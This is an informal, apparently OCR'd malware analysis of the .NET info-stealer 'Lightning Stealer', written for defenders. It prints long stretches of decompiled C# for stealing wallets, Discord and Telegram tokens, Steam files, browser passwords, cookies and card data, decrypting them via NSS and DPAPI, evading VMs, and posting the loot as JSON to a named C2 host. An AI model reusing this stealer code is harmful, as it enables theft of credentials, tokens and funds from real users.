
#Lightning Stealer

---

https://cyware.com/news/lightning-stealer-new-info-stealer-spotted-in-the-wild-74244757
https://bazaar.abuse.ch/sample/a2a3b6db773b95fa27501f081b03daf2a29bfb800b4efa397cc4fc59ff755368/




Basics:


.NET-based info-stealer that is capable of targeting over 30 Firefox and Chromium-based browsers.

- It can also steal Discord tokens, as well as data from crypto wallets, Telegram, and Steam.
- The malware also exfiltrates the .txt and .doc files present in the 'Desktop' folder on the victim's system.
- Unlike other info-stealers, Lightning Stealer stores all the stolen data in JSON format.

#Static

C2 Control domain address : https://panelss.xyz/






The Crypto Side


- crypto stealing ZCASH/EXODUS/ATOMIC/ARMORY all in the program to grab wallets and send to the C2

GetZcash : List<IWallet>

```
// TRelease.TEngine.Wallets.Zcash
// Token: 0x17000010 RID: 16
// (get) Token: 0x0600005F RID: 95 RVA: 0x00008544 File Offset: 0x00006744
public static List<IWallet> GetZcash
{
    get
    {
        List<IWallet> list = new List<IWallet>();
        try
        {
            FileInfo[] files = new DirectoryInfo(Pathes.AppData + "\\Wallets\\Zcash\\").GetFiles();
            int num2;
            int num = num2 = -4;
            if ((1135404836 ^ 710243036) == 1777964536)
            {
                num2 = num + sizeof(float);
            }
            int num3;
            int num5;
            for (int i = num2; i < files.Length; i = num3 + num5)
            {
                FileInfo fileInfo = files[i];
                list.Add(new IWallet
                {
                    FileName = fileInfo.Name,
                    FileBase64 = Convert.ToBase64String(File.ReadAllBytes(fileInfo.FullName)),
                    WalletName = "Zcash"
                });
                num3 = i;
                int num4 = num5 = -3;
                if ((479504813 ^ 1226476539) == 1435378262)
                {
                    num5 = num4 + sizeof(float);
                }
            }
        }
        catch
        {
        }
        return list;
    }
}
```

- List of wallets





- LsdHttp and LTask?

LTask seems to be the task to gather all stolen information and send it to the C2 in json format we can see here where the request is made for this.

```
}
TextWriter textWriter = new StreamWriter(Pathes.AppData + "444.txt");
new JsonSerializer().Serialize(textWriter, log);
textWriter.Close();
string json = File.ReadAllText(Pathes.AppData + "444.txt");
for (;;)
{
    try
    {
        LsdHttpClient.Post("http://panelss.xyz/Stealer/TSave", json);
    }
    catch
    {
        continue;
    }
    break;
}
```

LsdHttpd start with a client to get a Russia wiki article about youtube? not sure why yet....

```
using System;
using System.IO;
using System.Net;
using System.Net.Security;
using System.Security.Cryptography.X509Certificates;
using System.Text;

namespace TRelease.TEngine.LsdHttp
{
    // Token: 0x0200003A RID: 58
    public class LsdHttpClient
    {
        // Token: 0x17000011 RID: 17
        // (get) Token: 0x06000067 RID: 103 RVA: 0x000088AC File Offset: 0x00006AAC
        public static bool IsInternet
        {
            get
            {
                bool result;
                try
                {
                    LsdHttpClient.Get("https://ru.wikipedia.org/wiki/YouTube");
                    int num2;
                    int num = num2 = -3;
                    if ((267932267 ^ 1216975065) == 1198637746)
                    {
                        num2 = num + sizeof(float);
                    }
                    result = (num2 != 0);
```

```
            }
            catch
            {
                int num4;
                int num3 = num4 = -4;
                if ((651413771 ^ 1747170436) == 1324383631)
                {
                    num4 = num3 + sizeof(float);
                }
                result = (num4 != 0);
            }
            return result;
        }
    }
```

from what I see this is a way it is using to check for internet connection.

- fully functional multiplatform use for stealing credentials / Tokens .....

```
// TRelease.TEngine.Grabber
//
// Types:
//
// Discord
// Files
// Steam
// Telegram
```

//Discord

```
using System;
using System.Collections.Generic;
using System.IO;
using TRelease.Data;
using TRelease.Interfaces;

namespace TRelease.TEngine.Grabber
{
    // Token: 0x0200003E RID: 62
    public class Discord
    {
        // Token: 0x17000012 RID: 18
        // (get) Token: 0x06000070 RID: 112 RVA: 0x00008B14 File Offset: 0x00006D14
        public static List<IDiscord> GetDiscord
        {
            get
            {
                List<IDiscord> list = new List<IDiscord>();
                try
                {
                    FileInfo[] files = new DirectoryInfo(Pathes.AppData + "\\discord\\Local Storage\\leveldb\\").GetFiles();
                    int num2;
                    int num = num2 = -4;
                    if ((1513383963 ^ 163175020) == 1401795191)
                    {
                        num2 = num + sizeof(float);
                    }
                    int num3;
                    int num5;
                    for (int i = num2; i < files.Length; i = num3 + num5)
                    {
                        FileInfo fileInfo = files[i];
                        string name = fileInfo.Name;
                        string fileBase = Convert.ToBase64String(File.ReadAllBytes(fileInfo.FullName));
                        list.Add(new IDiscord
                        {
```

```
                    Filename = name,
                    FileBase64 = fileBase
                });
                num3 = i;
                int num4 = num5 = -3;
                if ((1636709393 ^ 1405345125) == 843966836)
                {
                    num5 = num4 + sizeof(float);
                }
            }
        }
        catch
        {
        }
        return list;
    }
}
```

//Files extensions of .txt and .doc

```
using System;
using System.Collections.Generic;
using System.IO;
using TRelease.Data;
using TRelease.Interfaces;

namespace TRelease.TEngine.Grabber
{
    // Token: 0x02000041 RID: 65
    public class Files
    {
        // Token: 0x17000013 RID: 19
        // (get) Token: 0x06000074 RID: 116 RVA: 0x00008C90 File Offset: 0x00006E90
        public static List<IFile> GetFiles
        {
            get
            {
                List<IFile> list = new List<IFile>();
                FileInfo[] files = new DirectoryInfo(Pathes.Desktop).GetFiles();
                int num2;
                int num = num2 = -4;
                if ((1901328421 ^ 1073725620) == 1319909521)
                {
                    num2 = num + sizeof(float);
                }
                int num5;
                int num7;
                for (int i = num2; i < files.Length; i = num5 + num7)
                {
                    FileInfo fileInfo = files[i];
                    long length = fileInfo.Length;
                    int num4;
                    int num3 = num4 = 6145724;
                    if ((858871647 ^ 1454038509) == 1704692402)
                    {
                        num4 = num3 + sizeof(float);
                    }
                    if (length <= (long)num4 && (fileInfo.Extension == ".txt" || fileInfo.Extension == ".doc"))
                    {
                        list.Add(new IFile
                        {
                            FileName = fileInfo.Name,
                            FileBase64 = Convert.ToBase64String(File.ReadAllBytes(fileInfo.FullName))
                        });
                    }
                    num5 = i;
                    int num6 = num7 = -3;
                    if ((1239035937 ^ 725396735) == 1659280606)
                    {
                        num7 = num6 + sizeof(float);
                    }
```

```
            }
            return list;
        }
    }
```

//Steam

```
        string text = Steam.GetSteamPath.Replace("/", "\\");
        if (text == "")
        {
            return list;
        }
        try
        {
            FileInfo[] files = new DirectoryInfo(text + "\\config").GetFiles();
            int num2;
            int num = num2 = -4;
            if ((865560102 ^ 1313179864) == 2110975742)
            {
                num2 = num + sizeof(float);
            }
            int num3;
            int num5;
            for (int i = num2; i < files.Length; i = num3 + num5)
            {
                FileInfo fileInfo = files[i];
                try
                {
                    list.Add(new ISteam
                    {
                        FileName = fileInfo.Name,
                        FileBase64 = Convert.ToBase64String(File.ReadAllBytes(fileInfo.FullName))
                    });
                }
                catch
                {
                }
                num3 = i;
                int num4 = num5 = -3;
                if ((771313257 ^ 889720666) == 418464051)
                {
                    num5 = num4 + sizeof(float);
                }
            }
        }
        catch
        {
        }
        return list;
    }
}
```

```
// Token: 0x17000015 RID: 21
// (get) Token: 0x06000079 RID: 121 RVA: 0x00008F88 File Offset: 0x00007188
private static string GetSteamPath
{
    get
    {
        RegistryKey registryKey = Registry.CurrentUser;
        registryKey = registryKey.OpenSubKey("Software\\Valve\\Steam");
        if (registryKey != null)
        {
            return registryKey.GetValue("SteamPath").ToString();
        }
        return "";
```

//Telegram

```
using System;
using System.Collections.Generic;
using System.IO;
using TRelease.Data;
using TRelease.Interfaces;

namespace TRelease.TEngine.Grabber
{
    // Token: 0x02000047 RID: 71
    public class Telegram
    {
        // Token: 0x17000016 RID: 22
        // (get) Token: 0x0600007D RID: 125 RVA: 0x00009050 File Offset: 0x00007250
        public static List<ITelegram> GetTelegram
        {
            get
            {
                List<ITelegram> list = new List<ITelegram>();
                try
                {
                    FileInfo[] files = new DirectoryInfo(Pathes.AppData + "Telegram Desktop\\tdata").GetFiles();
                    int num2;
                    int num = num2 = -4;
                    if ((1941115466 ^ 1099601865) == 842630531)
                    {
                        num2 = num + sizeof(float);
                    }
                    int num3;
                    int num5;
                    for (int i = num2; i < files.Length; i = num3 + num5)
                    {
                        FileInfo fileInfo = files[i];
                        try
                        {
                            list.Add(new ITelegram
                            {
                                FileName = fileInfo.Name,
                                FileBase64 = Convert.ToBase64String(File.ReadAllBytes(fileInfo.FullName))
                            });
                        }
                        catch
                        {
                        }
                        num3 = i;
                        int num4 = num5 = -3;
                        if ((903012451 ^ 751537240) == 421096507)
                        {
                            num5 = num4 + sizeof(float);
                        }
                    }
                }
                catch
                {
                }
                return list;
            }
        }
```

Browser PW stealer // gecko / Mozella // Chrome

Gecko - what it steals? //Cookies //History //Passwords //Helper?

//Cookies grabs them from profiles in sqlite form looks at the number of rows and its value and sends back to the C2 after setting the info from the cookie into a field like
Domain = Value
Name = Value
Value=Value
Path=Value
Expires=Value
IsSecure=Value

```
List<ICookie> list = new List<ICookie>();
string profile = Pathes.GetProfile(GeckoPath);
if (profile == null)
{
    return list;
}
SQLite sqlite = new SQLite(File.ReadAllBytes(Helper.GetPathTempFileSql(Path.Combine(profile, "cookies.sqlite"), "cookies.sqlite")));
sqlite.ReadTable("moz_cookies");
if (sqlite == null)
{
    return list;
}
int num2;
int num = num2 = -4;
if ((113505080 ^ 479083500) == 441305300)
```

//Helper, is clearly marked as 'before file ID init' setting up key Dbs and login.jason //keeping things neat i guess.

```
// Token: 0x06000088 RID: 136 RVA: 0x000096D8 File Offset: 0x000078D8
// Note: this type is marked as 'beforefieldinit'.
static Helper()
{
    int folder;
    int num = folder = 33;
    if ((748655209 ^ 1774738078) == 1163380983)
    {
        folder = num + sizeof(float);
    }
    Helper.SystemDrive = Path.GetPathRoot(Environment.GetFolderPath((Environment.SpecialFolder)folder));
    Helper.CopyTempPath = Path.Combine(Helper.SystemDrive, "Users\\Public");
    int num3;
    int num2 = num3 = 0;
    if ((966984444 ^ 5457944) == 972049124)
    {
        num3 = num2 + sizeof(float);
    }
    string[] array = new string[num3];
    int num5;
    int num4 = num5 = -4;
    if ((983550777 ^ 576608696) == 415339137)
    {
        num5 = num4 + sizeof(float);
    }
    array[num5] = "key3.db";
    int num7;
    int num6 = num7 = -3;
```

```
        if ((1337377089 ^ 223960317) == 1122999740)
        {
            num7 = num6 + sizeof(float);
        }
        array[num7] = "key4.db";
        int num9;
        int num8 = num9 = -2;
        if ((92076154 ^ 1880351641) == 1970215907)
        {
            num9 = num8 + sizeof(float);
        }
        array[num9] = "logins.json";
        int num11;
        int num10 = num11 = -1;
        if ((863977790 ^ 1509749345) == 1787016031)
        {
            num11 = num10 + sizeof(float);
        }
        array[num11] = "cert9.db";
        Helper.RequiredFiles = array;
    }
```

//Passwords

Popka (ポプカ Popuka) is a dog-like creature who first appeared in Klonoa 2: Lunatea's Veil as a main character.
//Clearly a Fan ....

```
// Token: 0x02000053 RID: 83
public class Password
{
    // Token: 0x0600008F RID: 143 RVA: 0x00009B68 File Offset: 0x00007D68
    public static List<IPassword> GetPasswords(string GeckoPath)
    {
        List<IPassword> list = new List<IPassword>();
        string profile = Pathes.GetProfile(GeckoPath);
        if (profile == null)
        {
            return list;
        }
        string mozillaPath = Pathes.GetMozillaPath();
        if (mozillaPath == null)
        {
            return list;
        }
        string text = Helper.CopyRequiredFiles(profile);
        if (text == null)
        {
            return list;
        }
        string text2 = File.ReadAllText(Helper.GetPathTempFileSql(Path.Combine(text, "logins.json"), "logins.json"));
        text2.Replace(",\"logins\":\\[", "").Replace(",\"potentiallyVulnerablePasswords\"", "");
        MatchCollection matchCollection = Regex.Matches(text2, "\"hostname\":\"(.*?)\"");
        MatchCollection matchCollection2 = Regex.Matches(text2, "\"encryptedUsername\":\"(.*?)\"");
        MatchCollection matchCollection3 = Regex.Matches(text2, "\"encryptedPassword\":\"(.*?)\"");
        if (Decryptor.LoadNSS(mozillaPath))
        {
            if (!Decryptor.SetProfile(text))
            {
                Console.Write("popka");
            }
            int num2;
            int num = num2 = -4;
            if ((459322961 ^ 2050839443) == 1633543618)
            {
                num2 = num + sizeof(float);
            }
            int num6;
```

```
int num8;
for (int i = num2; i < matchCollection.Count; i = checked(num6 + num8))
{
    try
    {
        List<IPassword> list2 = list;
        IPassword password = new IPassword();
        GroupCollection groups = matchCollection[i].Groups;
        int groupnum;
        int num3 = groupnum = -3;
        if ((1104943390 ^ 811510827) == 1904391477)
        {
            groupnum = num3 + sizeof(float);
        }
```

//History

- Simple GET history of the moz and chrome history of the browser placed into "places.sqlite" for later.

Chrome funny biz

---

our list of functions - here we are interested in some new ones. //AutoFill and //Card the difference between what we just looked at are not much different just a different platform

//AutoFill - used to PULL autofill web data

```
// Token: 0x06000093 RID: 147 RVA: 0x00009E5C File Offset: 0x0000805C
public static List<IAutoFill> GetAutoFills(string ChromiumBrowserPath)
{
    List<IAutoFill> list = new List<IAutoFill>();
    try
    {
        Helper helper = new Helper(ChromiumBrowserPath, "Web data", "autofill");
        int num2;
        int num = num2 = -4;
        if ((1036024371 ^ 336203517) == 701134030)
        {
            num2 = num + sizeof(float);
        }
        int num5;
        int num7;
        for (int i = num2; i < helper.sqlClient.GetRowCount(); i = checked(num5 + num7))
        {
            try
            {
                SQLite sqlClient = helper.sqlClient;
                int rowNum = i;
                int field;
                int num3 = field = -4;
                if ((1471984511 ^ 1054582367) == 1768363296)
                {
                    field = num3 + sizeof(float);
                }
                string value = sqlClient.GetValue(rowNum, field);
                SQLite sqlClient2 = helper.sqlClient;
                int rowNum2 = i;
                int field2;
                int num4 = field2 = -3;
```

```
            if ((2044140564 ^ 914181161) == 1336561725)
            {
                field2 = num4 + sizeof(float);
            }
            string utf = Converter.GetUTF8(sqlClient2.GetValue(rowNum2, field2));
            list.Add(new IAutoFill
            {
                Name = value,
                Value = utf
            });
        }
        catch
        {
        }
        num5 = i;
        int num6 = num7 = -3;
        if ((1194806997 ^ 737469619) == 1824762470)
        {
            num7 = num6 + sizeof(float);
        }
    }
}
catch
{
```

//Card - autofill saved card data

```
{
    Helper helper = new Helper(ChromiumBrowserPath, "Login Data", "logins");
    int num2;
    int num = num2 = -4;
    if ((78278612 ^ 1577390531) == 1521450519)
    {
        num2 = num + sizeof(float);
    }
    int num7;
    int num9;
    for (int i = num2; i < helper.sqlClient.GetRowCount(); i = checked(num7 + num9))
    {
        try
        {
            Encoding @default = Encoding.Default;
            SQLite sqlClient = helper.sqlClient;
            int rowNum = i;
            int field;
            int num3 = field = 0;
            if ((515113021 ^ 2089726609) == 1648013996)
            {
                field = num3 + sizeof(float);
            }
            string number = Converter.ByteToString(@default.GetBytes(sqlClient.GetValue(rowNum, field)));
            SQLite sqlClient2 = helper.sqlClient;
            int rowNum2 = i;
            int field2;
            int num4 = field2 = -1;
            if ((829230819 ^ 616236509) == 366349118)
            {
                field2 = num4 + sizeof(float);
            }
            string value = sqlClient2.GetValue(rowNum2, field2);
            SQLite sqlClient3 = helper.sqlClient;
            int rowNum3 = i;
            int field3;
```

```
int num5 = field3 = -2;
if ((1000474342 ^ 1469332201) == 1815493647)
{
    field3 = num5 + sizeof(float);
}
string value2 = sqlClient3.GetValue(rowNum3, field3);
SQLite sqlClient4 = helper.sqlClient;
int rowNum4 = i;
int field4;
int num6 = field4 = -3;
if ((61809566 ^ 1655688867) == 1627450685)
{
    field4 = num6 + sizeof(float);
}
string value3 = sqlClient4.GetValue(rowNum4, field4);
list.Add(new ICard
{
    Number = number,
    Year = value,
    Month = value2,
    Name = value3
});
```

//Cookie
//Helper
//History
//Password

TEngine

---

what's used?

//Decryptor
mozglue.dll - part of firefox.
nss3.dll - network security dll for firefox. in short.
NSS_init - Certification initialize tool
PK11SDR_Decrypt - Decrypt a block of data produced by PK11SDR_Encrypt
NSS_shutdown - tool to shutddown NSS_init

```
// Token: 0x02000022 RID: 34
public static class Decryptor
{
    // Token: 0x06000039 RID: 57 RVA: 0x00006FFC File Offset: 0x000051FC
    public static bool LoadNSS(string sPath)
    {
        bool result;
        try
        {
            Decryptor.hMozGlue = WinApi.LoadLibrary(sPath + "\\mozglue.dll");
            Decryptor.hNss3 = WinApi.LoadLibrary(sPath + "\\nss3.dll");
            IntPtr procAddress = WinApi.GetProcAddress(Decryptor.hNss3, "NSS_Init");
            IntPtr procAddress2 = WinApi.GetProcAddress(Decryptor.hNss3, "PK11SDR_Decrypt");
            IntPtr procAddress3 = WinApi.GetProcAddress(Decryptor.hNss3, "NSS_Shutdown");
            Decryptor.fpNssInit = (Nss3.NssInit)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(Nss3.NssInit));
            Decryptor.fpPk11SdrDecrypt = (Nss3.Pk11SdrDecrypt)Marshal.GetDelegateForFunctionPointer(procAddress2, typeof(Nss3.Pk11SdrDecrypt));
```

```
        int num2;
        int num = num2 = -3;
        if ((259950867 ^ 138918703) == 121188924)
        {
            num2 = num + sizeof(float);
        }
        result = (num2 != 0);
    }
    catch
    {
        int num4;
        int num3 = num4 = -4;
        if ((295303404 ^ 224991789) == 485548737)
        {
            num4 = num3 + sizeof(float);
        }
        result = (num4 != 0);
    }
    return result;
}

// Token: 0x0600003A RID: 58 RVA: 0x0000713C File Offset: 0x0000533C
public static void UnLoadNSS()
{
    Decryptor.fpNssShutdown();
    WinApi.FreeLibrary(Decryptor.hNss3);
    WinApi.FreeLibrary(Decryptor.hMozGlue);
}

// Token: 0x0600003B RID: 59 RVA: 0x000071D8 File Offset: 0x000053D8
public static bool SetProfile(string sProfile)
{
    long num = Decryptor.fpNssInit(sProfile);
    int num3;
    int num2 = num3 = -4;
    if ((461905834 ^ 838868274) == 696779416)
    {
        num3 = num2 + sizeof(float);
    }
    return num == (long)num3;
}
```

//Dpapi

DPAPI is a simple cryptographic application programming interface available as a built-in component in Windows 2000 and later versions of Microsoft Windows ...

```
{
    // Token: 0x0600001F RID: 31
    [DllImport("crypt32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern bool CryptUnprotectData(ref Dpapi.DataBlob pCipherText, ref string pszDescription, ref Dpapi.DataBlob pEntropy, IntPtr pReserved, ref
      Dpapi.CryptprotectPromptstruct pPrompt, int dwFlags, ref Dpapi.DataBlob pPlainText);

    // Token: 0x06000020 RID: 32 RVA: 0x00006B08 File Offset: 0x00004D08
    public static byte[] Decrypt(byte[] bCipher)
    {
        byte[] array = null;
        Dpapi.DataBlob dataBlob = default(Dpapi.DataBlob);
        Dpapi.DataBlob dataBlob2 = default(Dpapi.DataBlob);
        Dpapi.DataBlob dataBlob3 = default(Dpapi.DataBlob);
        Dpapi.CryptprotectPromptstruct cryptprotectPromptstruct = default(Dpapi.CryptprotectPromptstruct);
        cryptprotectPromptstruct.cbSize = Marshal.SizeOf(typeof(Dpapi.CryptprotectPromptstruct));
        int dwPromptFlags;
        int num = dwPromptFlags = -4;
        if ((1688862408 ^ 1585827468) == 975974468)
        {
            dwPromptFlags = num + sizeof(float);
        }
        cryptprotectPromptstruct.dwPromptFlags = dwPromptFlags;
        cryptprotectPromptstruct.hwndApp = IntPtr.Zero;
        cryptprotectPromptstruct.szPrompt = null;
        Dpapi.CryptprotectPromptstruct cryptprotectPromptstruct2 = cryptprotectPromptstruct;
        string empty = string.Empty;
        try
        {
            try
            {
                if (bCipher == null)
                {
                    int num3;
                    int num2 = num3 = -4;
                    if ((906303893 ^ 1529110067) == 1830897574)
                    {
                        num3 = num2 + sizeof(float);
                    }
                    bCipher = new byte[num3];
                }
                dataBlob2.pbData = Marshal.AllocHGlobal(bCipher.Length);
                dataBlob2.cbData = bCipher.Length;
                byte[] source = bCipher;
                int startIndex;
                int num4 = startIndex = -4;
```

```
            if ((1636262032 ^ 1814514626) == 228600658)
            {
                startIndex = num4 + sizeof(float);
            }
            Marshal.Copy(source, startIndex, dataBlob2.pbData, bCipher.Length);
        }
        catch
        {
        }
        try
        {
            if (array == null)
```

Activate Windows
Go to Settings to activa

//lsdantiAnalysis - ANTIVM*

none of this was unreadable. now this should change when trying to run in a VM and do a dynamic look at things.... would this be hard to trick. nope. and after all this clear code would dynamic really show us that much more lmao.

```
namespace TRelease.TEngine
{
    // Token: 0x02000025 RID: 37
    public class LsdAntiAnalysis
    {
        // Token: 0x06000040 RID: 64 RVA: 0x00007454 File Offset: 0x00005654
        public static bool CheckVirtualMachine()
        {
            try
            {
                using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
                {
                    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
                    {
                        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                        {
                            string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                            if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware")
                              || managementBaseObject["Model"].ToString() == "VirtualBox")
                            {
                                int result;
                                int num = result = -3;
                                if ((389304748 ^ 1765939446) == 2121681242)
                                {
                                    result = num + sizeof(float);
                                }
                                return result != 0;
                            }
                        }
                    }
                }
            }
            catch
            {
            }
            int result2;
            int num2 = result2 = -4;
            if ((496273295 ^ 1981467695) == 1804487584)
            {
                result2 = num2 + sizeof(float);
            }
            return result2 != 0;
        }

        // Token: 0x06000041 RID: 65 RVA: 0x00007628 File Offset: 0x00005828
        public static bool DetectDebugger()
        {
```

//nss3

Nss3.dll a DLL (Dynamic Link Library) file, developed by Mozilla, which is referred to essential system files of the Windows OS.

//PcInfo

Graphic card check physical mem check processer check OS check , version , Arch , bios maker , Computer name , then grabs a screenshot.

TRelease/Interface

Interface

```
// TRelease.Interfaces
//
// Types:
//
// IAutoFill
// ICard
// ICookie
// IDiscord
// IFile
// IHistory
// ILog
// ILogChrome
// ILogGecko
// IPassword
// IPcInfo
// IScreen
// ISteam
// ITelegram
// IWallet
```

Releases

TRelease

```
// TRelease
//
// Types:
//
// Converter
// Input
// MainEntrance
// SQLite
```

Main

```
using System;
using System.Collections.Generic;
using TRelease.Interfaces;
using TRelease.TEngine;
using TRelease.TEngine.Grabber;
using TRelease.TEngine.LTask;

namespace TRelease
{
    // Token: 0x0200000A RID: 10
    internal class MainEntrance
    {
        // Token: 0x0600000F RID: 15 RVA: 0x000032AC File Offset: 0x000014AC
        private static void Main(string[] args)
        {
            List<ILogGecko> getLogGecko = Input.GetLogGecko;
```

```
            List<ILogChrome> getLogChrome = Input.GetLogChrome;
            List<List<IWallet>> getLogWallet = Input.GetLogWallet;
            IPcInfo getPcInfo = Input.GetPcInfo;
            List<IFile> getFiles = Files.GetFiles;
            List<ITelegram> getTelegram = Telegram.GetTelegram;
            List<IDiscord> getDiscord = Discord.GetDiscord;
            List<ISteam> getSteam = Steam.GetSteam;
            IScreen getScreenShot = PcInfo.GetScreenShot;
            Runner.Run(new ILog
            {
                LogChromes = getLogChrome,
                LogDiscord = getDiscord,
                LogFiles = getFiles,
                LogGecko = getLogGecko,
                LogSteam = getSteam,
                LogTelegram = getTelegram,
                LogWallet = getLogWallet,
                PcInfo = getPcInfo,
                Screen = getScreenShot
            });
        }

        // Token: 0x0200000B RID: 11
        internal class qV)V:+AE/y
        {
            // Token: 0x06000011 RID: 17
            extern  <<EMPTY_NAME>>();

            // Token: 0x06000012 RID: 18
            extern  <<EMPTY_NAME>>();

            // Token: 0x0200000C RID: 12
            internal class {(YJ-TRl@Q
            {
            }
        }
    }
}
```

That's it. this was done quite quick but should give you a deeper understanding of this newer malware that is now in the wild.